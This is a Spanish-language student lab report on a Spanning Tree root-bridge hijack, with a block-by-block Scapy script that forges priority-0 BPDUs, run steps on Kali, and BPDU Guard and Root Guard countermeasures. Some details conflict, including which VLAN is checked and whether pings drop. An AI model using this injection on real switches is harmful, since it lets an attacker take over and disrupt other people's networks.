



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:
Instituto Tecnológico de Las
Américas

Asignatura:
Seguridad de Redes

Trabajo:
Ataque STP Claim Root

Estudiantes:
Jordy Rosario

Matricula:
20250737

Docente:
Jonathan Esteban Rondon Corniel

FECHA DE ENTREGA:
04/06/2026

Índice

Enlace a GitHub.....	1
1. Objetivo del Laboratorio	1
2. Objetivo del Script.....	1
2.1 Parámetros de Uso.....	1
2.2 Requisitos del Sistema	2
3. Funcionamiento del Script.....	2
Bloque 1: Importación de Módulos	2
Bloque 2: Construcción de la Capa Ethernet	3
Bloque 3: Construcción de la Capa LLC	3
Bloque 4: Construcción de la Carga Útil BPDU	3
Bloque 5: Ensamblado, Envío y Temporizador	4
Bloque 6: Bucle de Inyección	4
4. Documentación de la Red	4
4.1 Topología	4
4.2 Tabla de Dispositivos y Direccionamiento IP	5
5. Ejecución del Ataque	5
Paso 1: Preparar el entorno en Kali Linux	5
Paso 2: Verificar el Root Bridge legítimo (ANTES del ataque).....	6
Paso 3: Lanzar el ataque.....	6
Paso 4: Verificar el efecto en SW2	6
Paso 5: Verificar el DoS si la topología es redundante(ping desde VPC1)	6
Paso 6: Detener el ataque	6
6. Capturas de Pantalla.....	6
7. Contramedidas y Mitigación	10
Contramedida 1: BPDU Guard por interfaz (Recomendado)	10
Contramedida 2: BPDU Guard global (todos los puertos PortFast)	10
Contramedida 3: Root Guard.....	10
Recuperar puerto err-disabled.....	11
Resumen de contramedidas.....	11
8. Video Demostrativo.....	11
9. Referencias.....	11

Enlace a GitHub

Enlace a GitHub

https://github.com/Jordy513/P1_STP_Claim_Root_20250737

1. Objetivo del Laboratorio

El objetivo de este laboratorio es evidenciar las debilidades del protocolo Spanning Tree (STP/802.1D) frente a la inyección de tráfico no autenticado de Capa 2.

Se busca demostrar cómo un atacante conectado a un puerto de acceso convencional puede forzar un cambio completo en la topología de la red, usurpando el rol de Root Bridge y logrando:

- Manipular qué puertos quedan en estado Forwarding o Blocking en toda la topología.
- Forzar reconvergencias STP continuas que degradan la disponibilidad de la red (DoS topológico).
- Demostrar el riesgo de exponer BPDUs en puertos de acceso hacia usuarios finales.

Este laboratorio se realiza íntegramente en un entorno controlado y virtualizado con fines exclusivamente educativos dentro del curso de Seguridad de Redes del ITLA.

2. Objetivo del Script

El script `JordyRosario_20250737_STP_Claim_Root.py` utiliza la librería Scapy para construir e inyectar de manera constante BPDUs (Bridge Protocol Data Units) manipuladas hacia los switches de la red.

El código establece los valores de `rootid` y `bridgeid` a 0 (la prioridad más alta en STP) e inventa una dirección MAC numéricamente inferior a la de cualquier equipo Cisco legítimo. Estos paquetes se envían cada 2 segundos a la dirección multicast reservada 01:80:C2:00:00:00, engañando a los switches para que reconozcan al atacante como el Root Bridge legítimo.

2.1 Parámetros de Uso

```
sudo python3 JordyRosario_20250737_STP_Claim_Root.py [INTERFAZ]
```

Parámetro	Descripción	Requerido	Ejemplo
INTERFAZ	Interfaz de red desde donde se inyectarán las tramas BPDU	No (default: eth0)	eth0, eth1

Ejemplos de uso:

```
# Usando la interfaz por defecto (eth0)
sudo python3 JordyRosario_20250737_STP_Claim_Root.py

# Especificando una interfaz diferente
sudo python3 JordyRosario_20250737_STP_Claim_Root.py eth1
```

2.2 Requisitos del Sistema

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab)
Lenguaje	Python 3
Dependencia principal	scapy (incluye soporte nativo para STP)
Privilegios	sudo / root obligatorio (raw sockets en Capa 2)
Interfaz de red	eth0 (ajustable por argumento)
Entorno de red	Conectado al mismo segmento L2 que los switches objetivo

Instalación de dependencias:

```
pip install scapy
```

3. Funcionamiento del Script

A continuación, se explica el script bloque por bloque:

Bloque 1: Importación de Módulos

```
import sys
import time
from scapy.all import *
```

- `sys`: permite leer argumentos de la línea de comandos (nombre de interfaz).
- `time`: para respetar el temporizador Hello Time de STP (2 segundos).
- `from scapy.all import *`: importa `Ether`, `LLC`, `STP`, `get_if_hwaddr` y `sendp`. A diferencia del CDP, STP es un protocolo estándar que Scapy soporta de forma nativa sin necesidad de `load_contrib`.

Bloque 2: Construcción de la Capa Ethernet

```
mac_multicast_stp = "01:80:c2:00:00:00"
mac_falsa_atacante = "00:00:00:00:00:01"
capa_ethernet = Ether(dst=mac_multicast_stp, src=get_if_hwaddr(interfaz))
```

- `01:80:c2:00:00:00`: dirección MAC multicast reservada por IEEE para tramas STP. Todo switch la escucha obligatoriamente.
- `get_if_hwaddr(interfaz)`: obtiene la MAC real de la interfaz atacante como origen de la trama Ethernet.
- La MAC falsa `00:00:00:00:00:01` se usará en los campos de identidad STP para garantizar ganar la elección de Root Bridge.

Bloque 3: Construcción de la Capa LLC

```
capa_llc = LLC(dsap=0x42, ssap=0x42, ctrl=0x03)
```

- Encapsulación LLC requerida por el estándar IEEE 802.1D para tramas de protocolo de puente.
- `dsap=0x42` y `ssap=0x42`: identificadores de la SAP (Service Access Point) de Spanning Tree.
- A diferencia del CDP (que usa SNAP), STP usa LLC directamente sin subcapa SNAP adicional.

Bloque 4: Construcción de la Carga Útil BPDU

```
capa_stp = STP(
    bpdutype=0x00,
    bpduflags=0x00,
    rootid=0,
    rootmac=mac_falsa_atacante,
    bridgeid=0,
    bridgemac=mac_falsa_atacante,
    portid=0x8002
)
```

- bpdutype=0x00: indica un Configuration BPDU, el tipo usado por STP para la elección del Root Bridge.
- rootid=0 y bridgeid=0: establecen la prioridad STP al valor mínimo posible (0), garantizando ganar frente a los valores estándar de Cisco (32768).
- rootmac y bridgemac = 00:00:00:00:00:01: MAC numéricamente inferior a cualquier equipo real, asegurando ganar en caso de empate de prioridad.
- portid=0x8002: identificador del puerto del atacante dentro del BPDU.

Bloque 5: Ensamblado, Envío y Temporizador

```
paquete_bpdu = capa_ethernet / capa_llc / capa_stp
sendp(paquete_bpdu, iface=interfaz, verbose=False)
time.sleep(2)
```

- El operador / de Scapy apila las capas del paquete de menor a mayor nivel.
- sendp(): envía el paquete en Capa 2 sin pasar por la pila TCP/IP del sistema operativo.
- time.sleep(2): respeta el Hello Time estándar de STP (2 segundos), manteniendo la usurpación activa de forma indefinida.

Bloque 6: Bucle de Inyección

```
while True:
    # ... construir y enviar BPDU
```

- El bucle infinito mantiene la usurpación activa de forma continua.
- Se detiene con Ctrl+C. Al detenerse, la red reconverge de vuelta al Root Bridge legítimo.


4. Documentación de la Red

4.1 Topología

La topología del laboratorio fue construida en PNETLab con dispositivos IOL de Cisco. El diagrama completo se encuentra en screenshots/topologia.png.

```

+-----+
|      R1      | <- Router / Gateway / DHCP
| e0/0         |
+-----+-----+
| e0/0         |
+-----+-----+
|      SW1     | <- Switch Core / Distribucion (Trunk
802.1Q)
+-----+-----+
| e0/1 -> e0/0 |
+-----+-----+
```



4.2 Tabla de Dispositivos y Direcccionamiento IP

El esquema de red utiliza la subred 10.25.73.0/24 derivada de la matrícula 20250737.

Dispositivo	Tipo	Interfaz	IP	VLAN	RoI
R1	Router IOL	e0/0	10.25.73.1/24	VLAN 10	Default Gateway + DHCP
SW1	Switch IOL	e0/0, e0/1	N/A	Trunk 802.1Q	Switch Core / Distribución
SW2	Switch IOL	e0/0–e0/3	N/A	e0/0 Trunk; e0/1–e0/3 VLAN 10	Switch de Acceso
Kali Linux	VM QEMU	eth0 (SW2 e0/3), e1	10.25.73.100/24	VLAN 10 (Access)	Nodo Atacante
VPC1	VPC	eth0	DHCP .0/24	VLAN 10	Cliente Legítimo (Víctima A)
VPC2	VPC	eth0	DHCP .0/24	VLAN 10	Cliente Legítimo (Víctima B)

Este ataque opera en Capa 2 (Data Link). Las IPs se documentan por completitud de la topología, pero no son requeridas para ejecutar el ataque.

5. Ejecución del Ataque

Paso 1: Preparar el entorno en Kali Linux

```
ip addr show eth0
pip install scapy
```

```
git clone https://github.com/Jordy513/P1_STP_Claim_Root_20250737.git
cd P1_STP_Claim_Root_20250737
```

Paso 2: Verificar el Root Bridge legítimo (ANTES del ataque)

```
SW1# show spanning-tree vlan 10
SW2# show spanning-tree vlan 10
```

Anota qué switch es el Root Bridge actual y su MAC.

Paso 3: Lanzar el ataque

```
sudo python3 JordyRosario_20250737_STP_Claim_Root.py eth0
```

Paso 4: Verificar el efecto en SW2

```
SW2# show spanning-tree vlan 1
SW2# show spanning-tree vlan 1 detail
```

El Root ID habrá cambiado a la MAC 0000.0000.0001 con prioridad 0, apuntando al puerto del atacante (Et0/3).

Paso 5: Verificar el DoS si la topología es redundante(ping desde VPC1)

```
VPC1> ping 10.25.73.1 -c 1000
```

Durante la reconvergencia STP si la topología es redundante los paquetes caerán evidenciando la interrupción de servicio, en este caso al no ser una topología redundante para el usuario en un cliente legítimo el ataque es imperceptible.




Paso 6: Detener el ataque




```
Ctrl+C
```


La red reconverge automáticamente de vuelta al Root Bridge legítimo.

6. Capturas de Pantalla

Las capturas se encuentran en la carpeta /screenshots del repositorio.

#	Archivo	Descripción
1		Topología en PNETLab con nombre y matrícula visibles
2		show spanning-tree vlan 1 — Root Bridge legítimo antes del ataque
3		Terminal Kali ejecutando el script STP Root Claim

#	Archivo	Descripción
4		SW2 mostrando 0000.0000.0001 como nuevo Root Bridge
5		Tráfico ICMP continuo desde VPC1 sin pérdida de paquetes, demostrando una reconvergencia transparente y la naturaleza sigilosa del ataque.
6		Configuración spanning-tree bpduguard enable en interfaz del atacante

#	Archivo	Descripción
7		Puerto Et0/3 en estado err-disabled tras detectar el BPDU malicioso

7. Contramedidas y Mitigación

La defensa principal consiste en impedir que los dispositivos de usuario final puedan participar en la elección del Root Bridge. Los puertos de acceso nunca deberían procesar BPDUs.

Contramedida 1: BPDU Guard por interfaz (Recomendado)

```
SW2# configure terminal
SW2(config)# interface ethernet 0/1
SW2(config-if)# spanning-tree bpduguard enable
SW2(config-if)# interface ethernet 0/2
SW2(config-if)# spanning-tree bpduguard enable
SW2(config-if)# interface ethernet 0/3
SW2(config-if)# spanning-tree bpduguard enable
SW2(config-if)# end
SW2# write memory
```

Efecto: En cuanto el ASIC del switch detecta una trama BPDU entrante, el puerto cambia automáticamente a estado err-disabled, aislando al atacante de la red de forma inmediata.

Contramedida 2: BPDU Guard global (todos los puertos PortFast)

```
SW2# configure terminal
SW2(config)# spanning-tree portfast default
SW2(config)# spanning-tree portfast bpduguard default
SW2(config)# end
SW2# write memory
```

Efecto: Aplica BPDU Guard automáticamente a todas las interfaces configuradas con PortFast, sin necesidad de configurarlo puerto por puerto.

Contramedida 3: Root Guard

```
SW1# configure terminal
SW1(config)# interface ethernet 0/1
SW1(config-if)# spanning-tree guard root
SW1(config-if)# end
SW1# write memory
```

Efecto: Si llega un BPDU superior al del Root Bridge actual por esa interfaz, el puerto pasa a estado root-inconsistent en lugar de aceptar el nuevo Root.

Recuperar puerto err-disabled

```
SW2# configure terminal
SW2(config)# interface ethernet 0/3
SW2(config-if)# shutdown
SW2(config-if)# no shutdown
SW2(config-if)# end
```

Resumen de contramedidas

Contramedida	Comando	Alcance	Efecto
BPDU Guard por interfaz	spanning-tree bpduguard enable	Por puerto	Puerto pasa a err-disabled al detectar BPDU
BPDU Guard global	spanning-tree portfast bpduguard default	Todos los puertos PF	Protección automática sin config por puerto
Root Guard	spanning-tree guard root	Por puerto	Bloquea BPDUs superiores sin deshabilitar el puerto
PortFast	spanning-tree portfast	Por puerto	Prerequisito para BPDU Guard global

8. Video Demostrativo

Enlace: <https://youtu.be/UqLpedUFwP0>

Contenido del video: 5:00

- Topología visible con nombre y matrícula.
- Hora y fecha del sistema visible.
- Cara y voz del autor.
- Root Bridge legítimo antes del ataque (show spanning-tree).
- Ejecución del script STP Root Claim.
- Verificación del cambio de Root Bridge a 0000.0000.0001.
- DoS demostrado con ping continuo fallando.
- Aplicación de BPDU Guard y puerto en err-disabled.

9. Referencias

- Cisco Systems. (2023). Spanning Tree Protocol Configuration Guide. <https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/lanswitch/configuration/xs-16/lanswitch-xe-16-book/lsw-span-tree-prot.html>

- Cisco Systems. (2023). Cisco IOS Security Configuration Guide: BPDU Guard and Root Guard.
- Biondi, P. et al. (2024). Scapy Documentation. <https://scapy.readthedocs.io/en/latest/>
- IEEE. (2004). IEEE 802.1D — Media Access Control (MAC) Bridges (Spanning Tree Protocol).
- ITLA. (2026). Seguridad de Redes — Material de Curso 2026-C-2.
- Troubleshooting y documentación apoyado en Inteligencia Artificial.